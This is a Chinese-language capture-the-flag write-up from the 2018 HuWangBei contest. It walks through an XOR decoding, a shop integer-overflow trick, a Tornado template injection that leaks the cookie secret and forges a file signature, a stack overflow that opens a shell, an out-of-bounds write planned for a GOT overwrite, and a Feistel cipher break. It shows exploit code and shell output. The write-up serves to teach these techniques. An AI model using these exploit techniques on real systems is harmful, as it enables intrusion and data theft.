护网杯 Write up--红日安全

迟来的签到

task_1 (2).txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

AAoHAR1UIFBSJFFQU1AjUVEjVidWUVJVJVZUIyUnI18jVFNXVRs=

base64 解密，得到如下结果：

□

□□□T PR$QPSP#QQ#V'VQRU%VT#%'#_#TSWU□


根据题目提示为 xor 异或，利用 c 语言撰写脚本


```
#include<stdio.h>
int main()
{
    int i=1;
    char a[] = "SOHGST PR$QPSP#QQ#V'VQRU%VT#%'#_#TSWUESC";
    for(i=0;a[i]!='\0';i++)
    {
        a[i]^='f';
    }
    printf("%s",a);
    return 0;
}
```

得出 flag


shop

利用 burp 爆破获得大辣条





在爆破同时购买大辣条



可以利用溢出漏洞进行解题，利用，sql 注入最大整数解进行溢出漏洞

A	B	C	D
类型	存储字节	最小值 (带符号的/无符号的)	最大值 (带符号的/无符号的)
tinyint	1	-128	127
		0	255
smallint	2	-32768	32767
		0	65535
mediumint	3	-8388608	8388607
		0	16777215
int	4	-2147483648	2147483647
		0	4294967295
bigint	8	-9223372036854775808	9223372036854775807
		0	18446744073709551615

18446744073709551615/5+1=3689348814741910324

用户信息

余额(新注册用户赠送20元):0

大辣条数目:2

辣条之王数目:3689348814721910326

之后提交辣条之王可以获得 flag

easy_tornado

可以根据 hint.txt 构造 url

hint.txt

md5(cookie_secret + md5(filename))

检测出 error 报错处存在注入，经测试为模板注入

不安全 | 49.4.79.96:32428/error?msg={{%20handler.settings%20}}

Whoops, looks like somethings went wrong .
{'login_url': '/login', 'template_path': 'templates', 'xsrf_cookies': True, 'cookie_secret': '_oik&gY6wM8F*Kb~Umhl-?7rnpVZ3%v#uQ}{)LBS<syJ^@P!E>e+WO(j[41IfGqc', 'debug': False, 'file_path': '/www/static/files', 'static_path': 'static'}

获得 cookie，根据题目中的 url 构造 payload
文件名为

/fllllllllllag

Payload 为 file?filename=/fllllllllllag&signature=4CF4B40BD71B2E6070BF29A03A87EC7C
运行 payload，得出 flag

Gettingstart

从栈顶到 v8,刚好 0x28 个字节，程序也只允许读入 28 个字节

```
read(0, &buf, 0x28uLL);
if ( v7 != 0x7FFFFFFFFFFFFFFFLL || v8 != 0.1 )
{
  puts("Try again!");
}
else
{
  printf("HuWangBei CTF 2018 will be getting start after %g seconds...\n", &buf, v8);
  system("/bin/sh");
}
return 0LL;
```

从逻辑来看，只需要覆盖 v7,v8 就可以，v7 很容易看出来，0.1 不知道在内存中如何存储，所以自己写了一个

```
005E8 format          db  %.21f ,0Ah,0          ; DA
005EF                 align 10h
005F0 qword_4005F0    dq 3FB999999999999Ah      ; DA
005F0 _rodata         ends
005F0
```

按照小端提交即可

```
[*] Switching to interactive mode
HuWangBei CTF 2018 will be getting start after 139683491313552 seconds...
But Whether it starts depends on you.
HuWangBei CTF 2018 will be getting start after 0.1 seconds...
$ ls
bin
dev
flag
gettingStart
lib
lib32
lib64
libx32
$ cat flag
flag{ac2c439f3dc38fafdb855dcb9c21c80c}
```

Shoppingcart

题目存在数组越界，可以导致任意地址写

漏洞在下图里

```
unsigned __int64 sub_BD9()
{
  unsigned __int64 v0; // rax
  __int64 v1; // ST00_8
  char s; // [rsp+10h] [rbp-20h]
  unsigned __int64 v4; // [rsp+28h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  puts("Which goods you need to modify?");
  fgets(&s, 24, stdin);
  v0 = strtoul(&s, 0LL, 0);
  printf("OK, what would you like to modify %s to?\n", *qword_2021E0[v0], v0);
  *((_BYTE *)*qword_2021E0[v1] + read(0, *qword_2021E0[v1], 8uLL)) = 0;
  return __readfsqword(0x28u) ^ v4;
}
```

没有检查边界，而且存在信息泄露跟任意地址写

偏移 0x2021e0 处保存了 chunk 指针

```
v5 = __readfsqword(0x28u);
if ( (unsigned __int64)goodsCount <= 0x13 )
{
  puts("How long is your goods name?");
  fgets(&s, 24, stdin);
  size = strtoul(&s, 0LL, 0);
  v1 = (void **)malloc(0x10uLL);
  v1[1] = &stru_3D8 + 15;
  *v1 = malloc(size);
  puts("What is your goods name?");
  *((_BYTE *)*v1 + (signed int)read(0, *v1, size) - 1) = 0;
  v2 = goodsCount++;
  qword_2021E0[v2] = v1;
}
```

通过图一上的信息泄露，可以代码地址跟任意函数地址，从而可以泄露 system 函数地址，并修改 got 表

因为 strtoul 直接将输入作为参数，因此整体思路为修改 strtoul 函数的 got 为 system 地址，这样传入/bin/sh 就可以拿到 shell

FEZ

```
import os
def xor(a,b):
    assert len(a)==len(b)
    c=""
    for i in range(len(a)):
        c+=chr(ord(a[i])^ord(b[i]))
    return c
def f(x,k):
    return xor(xor(x,k),7)
def round(M,K):
    L=M[0:27]
    R=M[27:54]
    new_l=R
    new_r=xor(xor(R,L),K)
    return new_l+new_r
def fez(m,K):
    for i in K:
        m=round(m,i)
    return m

K=[]
for i in range(7):
    K.append(os.urandom(27))
m=open("flag","rb").read()
assert len(m)<54
m+=os.urandom(54-len(m))
```

根据题目给的脚本，进行逆异或运算 即可：

```
import os
import string
import itertools
import binascii

def xor(a,b):
    assert len(a) == len(b)
    c=""
    for i in range(len(a)):
        c+=chr(ord(a[i])^ord(b[i]))
    return c
```

```
test=binascii.a2b_hex('6c34525bcc8c004abbb2815031542849daeade4f774425a6a49e545188f67
0ce4667df9db0b7ded2a25cdaa6e2a26f0d384d9699988f')
test_res=binascii.a2b_hex('8cf87cc3c55369255b1c0dd4384092026aea1e37899675de8cd3a097f0
0a14a772ff135240fd03e77c9da02d7a2bc590fe797cfee990')
flag_res=binascii.a2b_hex('ec42b9876a716393a8d1776b7e4be84511511ba579404f59956ce6fd1
2fc6cbfba909c6e5a6ab3e746aec5d31dc62e480009317af1bb')


R_test=test[27:54]
L_test=test[0:27]
R_test_res=test_res[27:54]
L_test_res=test_res[0:27]
L_flag_res=flag_res[0:27]
R_flag_res=flag_res[27:54]

mm=xor(xor(R_test,R_test_res),L_test)
nn=xor(L_test_res,R_test)
kk=xor(xor(L_test_res,R_test_res),L_test)

R_flag=xor(L_flag_res,nn)
L_flag=xor(xor(R_flag,mm),R_flag_res)

print L_flag+R_flag
```